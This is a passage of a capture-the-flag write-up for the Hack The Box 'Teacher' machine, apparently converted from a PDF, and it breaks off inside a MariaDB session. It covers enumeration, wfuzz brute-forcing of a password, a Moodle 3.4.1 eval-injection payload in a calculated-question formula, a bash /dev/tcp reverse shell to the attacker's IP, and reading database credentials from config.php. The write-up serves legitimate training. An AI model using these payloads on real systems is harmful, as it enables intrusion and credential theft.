


teacher

```
(root@kali)-[/Documents/htb/boxes/teacher]
# nmap -sV -sC -oA nmap/initial 10.10.10.153
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-17 13:58 EDT
Nmap scan report for 10.10.10.153
Host is up (0.16s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Blackhat highschool


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.31 seconds
```




```
view-source:http://10.10.10.153/gallery.html

<div class="slide">
  <ul>
    <li><a href="#"></a></li>
    <li><a href="#"></a></li>
    <li><a href="#"></a></li>
    <li><a href="#"></a></li>
    <li><a href="#"></a></li>
    <li><a href="#"></a></li>
```

try to load images/5.png and onerror do console.log('That\'s an F')



firefox can't display it



```
(root@kali)-[/Documents/htb/boxes/teacher]
# curl http://10.10.10.153/images/5.png -o 5.png
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             0         0              0             0             0             0
100    200    100    200     0         0        617         0 --:--:-- --:--:-- --:--:--    617

(root@kali)-[/Documents/htb/boxes/teacher]
# xxd 5.png
00000000: 4869 2053 6572 7669 6365 6465 736b 2c0a  Hi Servicedesk,.
00000010: 0a49 2066 6f72 676f 7420 7468 6520 6c61  .I forgot the la
00000020: 7374 2063 6861 7261 6368 7465 7220 6f66  st character of
00000030: 206d 7920 7061 7373 776f 7264 2e20 5468  my password. Th
00000040: 6520 6f6e 6c79 2070 6172 7420 4920 7265  e only part I re
00000050: 6d65 6d62 6572 6564 2069 7320 5468 3443  membered is Th4C
00000060: 3030 6c54 6865 6163 6861 2e0a 0a43 6f75  00lTheacha ... Cou
00000070: 6c64 2079 6f75 2067 7579 7320 6669 6775  ld you guys figu
00000080: 7265 206f 7574 2077 6861 7420 7468 6520  re out what the
00000090: 6c61 7374 2063 6861 7261 6368 7465 7220  last character
000000a0: 6973 2c20 6f72 206a 7573 7420 7265 7365  is, or just rese
000000b0: 7420 6974 3f0a 0a54 6861 6e6b 732c 0a47  t it?..Thanks,.G
000000c0: 696f 7661 6e6e 690a                                     iovanni.

(root@kali)-[/Documents/htb/boxes/teacher]
# cat 5.png
Hi Servicedesk,
<div class="slider-con">
  <ul class="bxslider">
    <li>
      
    </li>
    <li><a href="#"></a></li>
    <li><a href="#"></a></li>
    <li><a href="#"></a></li>
  </ul>
</div>

I forgot the last character of my password. The only part I remembered is Th4C00lTheacha.
Could you guys figure out what the last character is, or just reset it?


Thanks,
Giovanni
```

USERNAME = Giovanni

PASSWORD = Th4C00lTheacha(x) we need (x) the last character

```
(root@kali)-[/Documents/htb/boxes/teacher]
# gobuster dir -u http://10.10.10.153 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o root.log -t 50
```

/phpmyadmin
/moodle



Forbidden

You don't have permission to access /phpmyadmin on this server.

Apache/2.4.25 (Debian) Server at 10.10.10.153 Port 80

its probably gonna related to the server , let's burp the request
let's fall the server like we're coming from the localhost

Request

RawHeadersHex

PrettyRaw\nActions

```
1 GET /phpmyadmin HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
10
11
```

Response

RawHeadersHex

PrettyRawRender\nActions

```
1 HTTP/1.1 403 Forbidden
2 Date: Sat, 17 Apr 2021 18:23:57 GMT
3 Server: Apache/2.4.25 (Debian)
4 Content-Length: 294
5 Connection: close
6 Content-Type: text/html; charset=iso-8859-1
7
8 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
9 <html>
10   <head>
11     <title>
12       403 Forbidden
13     </title>
14   </head>
15   <body>
16     <h1>
17       Forbidden
18     </h1>
19     <p>
20       You don't have permission to access /phpmyadmin
21       on this server.<br />
22     </p>
23     <hr>
24     <address>
25       Apache/2.4.25 (Debian) Server at localhost Port 80
26     </address>
27   </body>
28 </html>
```

let's do some proxy settings

Request

RawHeadersHex

PrettyRaw\nActions

```
1 GET /phpmyadmin HTTP/1.1
2 Host: localhost
3 X-Forwarded-For: localhost
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```


Response

RawHeadersHex

PrettyRawRender\nActions

```
1 HTTP/1.1 403 Forbidden
2 Date: Sat, 17 Apr 2021 18:25:13 GMT
3 Server: Apache/2.4.25 (Debian)
4 Content-Length: 294
5 Connection: close
6 Content-Type: text/html; charset=iso-885
7
8 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML
9 <html>
10   <head>
11     <title>
12       403 Forbidden
13     </title>
14   </head>
15   <body>
```

let's move to /moodle



```
(root@kali)~[Documents/htb/boxes/teacher]
# wfuzz -u http://10.10.10.153/moodle/login/index.php -d 'anchor=&username=Giovanni&password=Th4C00lTheachaFUZZ' -w /usr/share/seclists/Fuzzing/special-char
s.txt
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL site
s. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.10.10.153/moodle/login/index.php
Total requests: 32
```

ID	Response	Lines	Word	Chars	Payload
000000001:	303	6 L	34 W	440 Ch	"~"Teacher
000000003:	303	6 L	34 W	440 Ch	"@"
000000002:	303	6 L	34 W	440 Ch	"!"
000000004:	303	6 L	34 W	454 Ch	"#"
000000010:	303	6 L	34 W	440 Ch	"("
000000009:	303	6 L	34 W	440 Ch	"*"
000000006:	303	6 L	34 W	440 Ch	"%"
000000008:	303	6 L	34 W	440 Ch	"&"
000000005:	303	6 L	34 W	440 Ch	"\$"
000000012:	303	6 L	34 W	440 Ch	"_"
000000011:	303	6 L	34 W	440 Ch	"`"
000000013:	303	6 L	34 W	440 Ch	"`"
000000015:	303	6 L	34 W	440 Ch	"_"
000000007:	303	6 L	34 W	440 Ch	"^"
000000022:	303	6 L	34 W	440 Ch	"`"

Request

Raw Params Headers Hex

1 POST /moodle/login/index.php HTTP/1.1

2 Host: 10.10.10.153

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 49

9 Origin: http://10.10.10.153

10 Connection: close

11 Referer: http://10.10.10.153/moodle/login/index.php

12 Cookie: MoodleSession018b716b7peep3kLnrv7ucl5

13 Upgrade-Insecure-Requests: 1

14

15 anchor=&username=Giovanni&password=Th4C00lTheachaFUZZ


16

```
(root@kali)~[/Documents/htb/boxes/teacher]
# wfuzz -u http://10.10.10.153/moodle/login/index.php -d 'anchor=6username=Giovanni&password=Th4C00lTheachaFUZZ' -w /usr/share/seclists/Fuzzing/special-char
s.txt --hh 440
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL site
s. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
Target: http://10.10.10.153/moodle/login/index.php
Total requests: 32

ID      Response  Lines  Word  Chars  Payload
-----
000000004: 303      6 L    34 W   454 Ch  "#"
```

Total time: 3.261433
Processed Requests: 32
Filtered Requests: 31
Requests/sec.: 9.811635

USERNAME = Giovanni
PASSWORD = Th4C00lTheacha#




```
(root@kali)~[/Documents/htb/boxes/teacher]
# searchsploit moodle
```

Exploit Title
Mambo Component Mam-Moodle alpha - Remote File Inclusion
Moodle - Remote Command Execution (Metasploit)
Moodle 1.1/1.2 - Cross-Site Scripting
Moodle 1.5.2 - 'moodledata' Remote Session Disclosure
Moodle 1.5/1.6 - '/mod/forum/discuss.php?navtail' Cross-Site Scripting
Moodle 1.6dev - SQL Injection / Command Execution
Moodle 1.7.1 - 'index.php' Cross-Site Scripting
Moodle 1.8.3 - 'install.php' Cross-Site Scripting
Moodle 1.8.4 - Remote Code Execution
Moodle 1.9.3 - Remote Code Execution
Moodle 1.x - 'post.php' Cross-Site Scripting
Moodle 2.0.1 - 'PHPCOVERAGE_HOME' Cross-Site Scripting
Moodle 2.3.8/2.4.5 - Multiple Vulnerabilities
Moodle 2.5.9/2.6.8/2.7.5/2.8.3 - Block Title Handler Cross-Site Scripting
Moodle 2.7 - Persistent Cross-Site Scripting
Moodle 2.x/3.x - SQL Injection
Moodle 3.4.1 - Remote Code Execution
Moodle 3.6.3 - 'Install Plugin' Remote Command Execution (Metasploit)
Moodle 3.8 - Unrestricted File Upload
Moodle < 1.6.9/1.7.7/1.8.9/1.9.5 - File Disclosure
Moodle Blog 1.18.2.2/1.6.2 Module - SQL Injection
Moodle Filepicker 3.5.2 - Server Side Request Forgery
Moodle Help Script 1.x - Cross-Site Scripting
Moodle Jmol Filter 6.1 - Directory Traversal / Cross-Site Scripting

Shellcodes: No Results

Site home	Calendar	Path
		php/webapps/2064.txt
		linux/remote/29324.rb
		php/webapps/24071.txt
		php/webapps/3508.txt
		php/webapps/29284.txt
		php/webapps/1312.php
		php/webapps/30261.txt
		php/webapps/31020.txt
		php/webapps/6356.php
		php/webapps/7437.txt
		php/webapps/24356.txt
		php/webapps/35297.txt
		php/webapps/28174.txt
		php/webapps/36418.txt
		php/webapps/34169.txt
		php/webapps/41828.php
		php/webapps/46551.php
		php/remote/46775.rb
		php/webapps/49114.txt
		php/webapps/8297.txt
		php/webapps/28770.txt
		php/webapps/47177.txt
		php/webapps/24279.txt
		php/webapps/46881.txt

we have figure what version of moodle is running
<https://github.com/moodle/moodle/blob/master/version.php>



nothing

moodle enumerate versions

X

<https://docs.moodle.org> > Moodle_v... [Traduire cette page](#)

Moodle version - MoodleDocs

1 août 2017 — What **version** of **Moodle** am I using? The **version** of **Moodle** which your site is using can be found if you log in as an administrator and go to Site ...

Finding the version of Moodle if you are not an admin

- For Moodle sites in English or German (only), if you are a regular teacher with no admin access, you might be able to find your Moodle version by clicking on "Moodle Docs for this page" at the bottom of any Moodle page when logged in. If your admin has allowed this link to display, you should be taken to the documentation for your version of Moodle. Look at the number in the URL e.g. 27 or 32 which mean you are using Moodle 2.7 or 3.2 respectively.

First name

All

A

B

C

D

E

F

G

H

I

J

Surname

All

A

B

C

D

E

F

G

H

I

J

Select

First name ▲

/ Surname

Email address

Re

☐

Giovanni Chhatta

Giio@gio.nl

Te

Select all

Deselect all



With s



[Moodle Docs for this page](#)

Participants

(Redirected from [course/view/topics](#))

Note: You are currently viewing documentation for Moodle 3.4. Up-to-date Moodle is likely available here: [Participants](#).

CONTENTS [\[hide\]](#)

1 About

Moodle 3.4.1 - Remote Code Execution | [php/webapps/46551.php](#)

```
(root@kali)-[/Documents/htb/boxes/teacher]
# searchsploit -m php/webapps/46551.php
Exploit: Moodle 3.4.1 - Remote Code Execution
URL: https://www.exploit-db.com/exploits/46551
Path: /usr/share/exploitdb/exploits/php/webapps/46551.php
File Type: C++ source, ASCII text, with CRLF line terminators

Copied to: /Documents/htb/boxes/teacher/46551.php
```

creating a python payload and send it to `/question/question.php`

Current Description

An issue was discovered in Moodle 3.x. A Teacher creating a Calculated question can intentionally cause remote code execution on the server, aka eval injection.

▼ General

Name



blackhat

Description



blackhat

☐

Display description on course page



save and display

Grading method: Highest grade

No questions have been added yet

Edit quiz

Back to the course

◀ Announcements

Jump to...





edit the quiz

Choose a question type to add





QUESTIONS

☐  Multiple choice

☐  True/False

☐  Matching

☐  Short answer

☐  Numerical

☐  Essay

☒  Calculated

Calculated questions are like numerical questions but with the numbers used selected randomly from a set when the quiz is taken.

Nr.	Math Formula	validity	Argument of `eval()`	result of `eval()`
1	`\$_GET[0]`	illegal		
2	{a.`\$_GET[0]`}	valid	1 \$str = 1.2;	eval success
3	{a.`\$_GET[0]`;{x}}	valid	1 \$str= {a.`$_	PHP Syntax Error '{'
4	/*{a*/`\$_GET[0]`;/{x}}	valid	1 \$str= /*{a*/	eval success

Answers

Answer 1 formula =

Answer 1 formula =

/*{a*/`\$_REQUEST[saad]`;/{1,2}}

Grade

None

Tolerance ±

Tolerance ±=

0.01

 Type

Relative

Answer display

Answer display

2

 Format

decimals

Feedback

↵

i ▾

B

I

☰

☷

🔗

🔄

🖼️

📺

📄

blabla

Blanks for 1 more answers

Unit handling
save

11/21

Answer 1 formula =

`/{a*}`$_REQUEST[saad]`;/{x}}`

Grade 100% ↕

Tolerance ±= 0.01










Type Relative ↕

Answer display

2 ↕

Format

decimals ↕



blabla

save

Request

Raw Params Headers Hex

Pretty Raw \n Actions ▼

```
1 GET /moodle/question/question.php?returnurl=%2Fquestion%2Fedit.php%3Fcmid%3D7&
  appendqnumstring&scrollpos=0&id=6&wizardnow=datasetitems&cmid=7&saad=ping+10.10.14.16
  HTTP/1.1
2 Host: 10.10.10.153
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
  http://10.10.10.153/moodle/question/question.php?returnurl=%2Fquestion%2Fedit.php%3Fcmid%3
  D7&appendqnumstring&scrollpos=0&id=6&wizardnow=datasetdefinitions&cmid=7
8 Connection: close
9 Cookie: MoodleSession=ph73femi8v2pms7ajm92b8evf3
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13
```

```
(root@kali)-[/Documents/htb/boxes/teacher]
# tcpdump -i tun0 -n icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
16:12:58.333735 IP 10.10.10.153 > 10.10.14.16: ICMP echo request, id 2763, seq 1, length 64
16:12:58.333754 IP 10.10.14.16 > 10.10.10.153: ICMP echo reply, id 2763, seq 1, length 64
16:12:59.317416 IP 10.10.10.153 > 10.10.14.16: ICMP echo request, id 2763, seq 2, length 64
16:12:59.317437 IP 10.10.14.16 > 10.10.10.153: ICMP echo reply, id 2763, seq 2, length 64
16:13:00.348342 IP 10.10.10.153 > 10.10.14.16: ICMP echo request, id 2763, seq 3, length 64
16:13:00.348362 IP 10.10.14.16 > 10.10.10.153: ICMP echo reply, id 2763, seq 3, length 64
16:13:01.376577 IP 10.10.10.153 > 10.10.14.16: ICMP echo request, id 2763, seq 4, length 64
16:13:01.376597 IP 10.10.14.16 > 10.10.10.153: ICMP echo reply, id 2763, seq 4, length 64
16:13:02.402773 IP 10.10.10.153 > 10.10.14.16: ICMP echo request, id 2763, seq 5, length 64
16:13:02.402794 IP 10.10.14.16 > 10.10.10.153: ICMP echo reply, id 2763, seq 5, length 64
```

Let's do a reverse shell

saad=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.16/9001+0>%261'

Request

Raw
Params
Headers
Hex

Pretty
Raw
\n
Actions

```

1 GET /moodle/question/question.php?returnurl=
  %2Fmod%2Fquiz%2Fedit.php%3Fcmid%3D7%26addonpage%3D0&appendqnumstring=
  addquestion&scrollpos=0&id=6&wizardnow=datasetitems&cmid=7&saad=
  bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.16/9001+0>%261'| HTTP/1.1
2 Host: 10.10.10.153
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
  8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
  http://10.10.10.153/moodle/question/question.php?returnurl=%2Fmod%2Fquiz%
  2Fedit.php%3Fcmid%3D7%26addonpage%3D0&appendqnumstring=addquestion&scroll
  pos=0&id=6&wizardnow=datasetdefinitions&cmid=7
8 Connection: close
9 Cookie: MoodleSession=0tk134ahhiclopsu302jfodqd7; MOODLEID1_=
  %259C8vu%25EA%258F%25FB%25A4
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13

```

```

(root@kali)-[/Documents/htb/boxes/teacher]
# nc -l vnp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.153.
Ncat: Connection from 10.10.10.153:48376.
bash: cannot set terminal process group (820): Inappropriate ioctl for device
bash: no job control in this shell
www-data@teacher:/var/www/html/moodle/question$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

look at where is the database config

```

www-data@teacher:/var/www/html/moodle$ ls | grep config
config-dist.php.bak
config.php
config.php.save

```

database=*MariaDB* It's made by the original developers of MySQL,
databasename=moodle
password=Welkom1!


```

www-data@teacher:/var/www/html/moodle$ cat config.php
<?php // Moodle configuration file

unset($CFG);
global $CFG;
$CFG = new stdClass();

$CFG->dbtype      = 'mariadb';
$CFG->dblibrary   = 'native';
$CFG->dbhost      = 'localhost';
$CFG->dbname      = 'moodle';
$CFG->dbuser      = 'root';
$CFG->dbpass      = 'Welkom1!';
$CFG->prefix      = 'mdl_';
$CFG->dboptions   = array(
    'dbpersist' => 0,
    'dbport'    => 3306,
    'dbsocket'  => '',
    'dbcollation' => 'utf8mb4_unicode_ci',
);

$CFG->wwwroot    = 'http://10.10.10.153/moodle';
$CFG->dataroot    = '/var/www/moodledata';
$CFG->admin       = 'admin';

$CFG->directorypermissions = 0777;

require_once(__DIR__ . '/lib/setup.php');

// There is no php closing tag in this file,
// it is intentional because it prevents trailing whitespace problems!

```

```

www-data@teacher:/var/www/html/moodle$ mysql -u root -D moodle -p
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 134
Server version: 10.1.26-MariaDB-0+deb9u1 Debian 9.1

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [moodle]>

```

```
MariaDB [moodle]> show tables
```

```
→ ;
```

```
+-----+
| Tables_in_moodle |
+-----+
